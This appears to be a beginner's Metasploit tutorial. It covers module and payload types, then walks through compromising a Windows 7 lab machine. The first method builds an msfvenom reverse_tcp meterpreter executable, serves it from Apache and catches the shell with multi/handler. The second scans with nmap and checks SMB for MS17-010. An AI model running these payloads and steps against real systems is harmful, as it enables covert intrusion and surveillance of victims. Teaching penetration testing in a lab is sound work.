Metasploit Framework

Metasploit is a popular penetration testing tool. A tool for developing and executing exploit code against a remote target machine. Offer a broad platform for pen-testing and exploit development.

History of Metasploit:

Undertaken in 2003 by H.D. Moore

Perl-based portable network tool

Later rewritten in **Ruby** by 2007

Rapid7 purchased the Metasploit project in 2009

Metasploit Download & Installation:

1). Windows OS

Step:1 [Download Metasploit]

https://docs.metasploit.com/docs/development/maintainers/downloads-by-version.html

Step:2 [Open CMD in administration]

Step:3 [Go to Downloaded Metasploit folder]

Step:4 [console.bat] // Open Metasploit

2). Kali/Linux OS

Preinstall in System, so u just type **msfconsole** command in terminal. //Open Metasploit

Metasploit Path: Usr/share/metasploit-framework/

Metasploit Modules:

Exploits: An exploit executes a sequence of commands that target a specific vulnerability found in a system

Auxiliary: Auxiliary modules include port scanners, fuzzers, sniffers, and more

Payloads: Payloads consist of code that runs remotely

Encoders: Encoders ensure that payloads make it to their destination intact

Nops: Nops keep the payload size consistent across exploit attempts [full form is no operation]

Evasion: These new modules are designed to help you create payloads that can evade anti-virus (AV) on the target system

Post: Post-exploitation modules that can be run on compromised targets to gather evidence, pivot deeper into a target network, and much more.

PAYLOAD & TYPES OF PAYLOADS

The Payload is a malicious program that allows hackers to obtain their objectives.

Single Payload: It's use for single activity. Like Create user and send single file on targeted machine.

Staged Payload: Upload one big file on targeted machine.

Stages Payload: It's Download staged payload on targeted machine. And also provide some feature like provide meterpreter session.

Meterpreter Payload: It's provided shell of target machine. So, we can perform more than one task. Multiple code run.

PassiveX Payload: When target machine uses any firewall, and our packet can't receive firewall drop our packet, that time we use this payload.


Shell (Bind & Reverse)

Bind Shell: We set manually RHOST for target machine.

Reverse Shell: When user click on our malicious code, we already set LHOST. so, target machine automatically connects to our machine.


WINDOWS 7 MACHINE HACK USING METASPLOIT VENOM FREAMWORK [MSFVENOM]

MSF venom framework use to create payload.



Create Payload for windows with set LHOST and LPORT


msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Our_IP> LPORT=<Our_Port> -f exe > <file_name.exe>



Payload


(Hacked Application)

We have to share this application to targeted machine , that's why we copy on our localhost server[/var/www/html]. Open folder as a root , then after u can modify/paset file.



Apache server start

Command is: **service apache2 start**



Start Metasploit framework : **msfconsole**

Use multi-handler exploit : **msf6 > use exploit/multi/handle**

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Show options for this payload : **msf6 > show options**

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```

Set payload for reverse connection:

set payload windows/meterpreter/reverse_tcp

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

Now set LHOST, LPORT [Own machines details]

set lhost <Our ID>

set lport <Our port>


```
msf6 exploit(multi/handler) > set lhost 192.168.1.12
lhost => 192.168.1.12
msf6 exploit(multi/handler) > set lport 5555
lport => 5555
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.12     yes       The listen address (an interface may be specified)
   LPORT     5555             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf6 exploit(multi/handler) >
```

Run task: **exploit**

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.12:5555
```

Now Going on Targeted Machine [Windows 7], open browser and search 192.168.1.12:8000 [Localhost of Our machine]. It's showed all file that which that we uploaded.

Download **virustest.exe** file and run. When Victim run/open this application so that time our code is run and perform **reverse shell/ reverse_tcp** connection done and **Meterpreter** is run on our machine. Nothing show to victim what happened.




Meterpreter is ON

```
root@kali: /home/kali
File  Actions  Edit  View  Help

    timestomp     Manipulate file MACE attributes

meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session
    ssl_verify                Modify the SSL certificate verification setting
    transport                 Manage the transport mechanisms
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel


Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
```


Commands for Meterpreter


Victim Machine IP’s details show in our machine, meterpreter use for perform all task after exploit targeted machine.



We can also perform Sceenshot and show in our machine **: meterpreter > screenshot**

It’s also ahow location of tacked screenshot.






WINDOWS 7 IS HACK

SECOND WHY TO HACK WINDOWS 7 WITH METASPLOIT FRAMEWORK

First check targeted machine is connect in our network using **ping** command.


msf6 > ping <targeted_machine_IP>



Finding Vulnerability in targeted machine using **Nmap**.

msf6 > nmap -sV <targeted_machine_IP> // nmap -sV 192.168.1.15

[-sV: Scan ports with Version]




There many ports are is open. But in this practical we use port number **445/tcp Microsoft-ds**, in windows 7 Microsoft-ds is vulnerable so we easily exploit windows 7.

Nmap give output in close and open ports, now we have to find which services is open and that service version is vulnerable or not. Nmap by default top 1000 ports scan, most common 1000 port select and scan.


Note: In case without root permission nmap can't show any output, so change local user to root [admin] then after perform task

If we don’t know about this service and which type of task we done with this service, so just copy service name and search in google.




Now, we got information about this service like it’s use SMB for filesharing.

Search SMB in Metasploit framework, find any exploit/auxiliary



Use auxiliary to check its machine is vulnerable or not.

msf6 > use auxiliary/scanner/smb/smb_ms17_010



After adding auxiliary, we check which type of options they want to check. Using **show options** command to show all information.

msf6 > show options or msf6 > options

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                  Required  Description
   ----         ---------------                                                  --------  -----------
   CHECK_ARCH   true                                                             no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                             no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                            no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt   yes       List of named pipes to check
   RHOSTS                                                                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        445                                                              yes       The SMB service port (TCP)
   SMBDomain    .                                                                no        The Windows domain to use for authentication
   SMBPass                                                                       no        The password for the specified username
   SMBUser                                                                       no        The username to authenticate as
   THREADS      1                                                                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

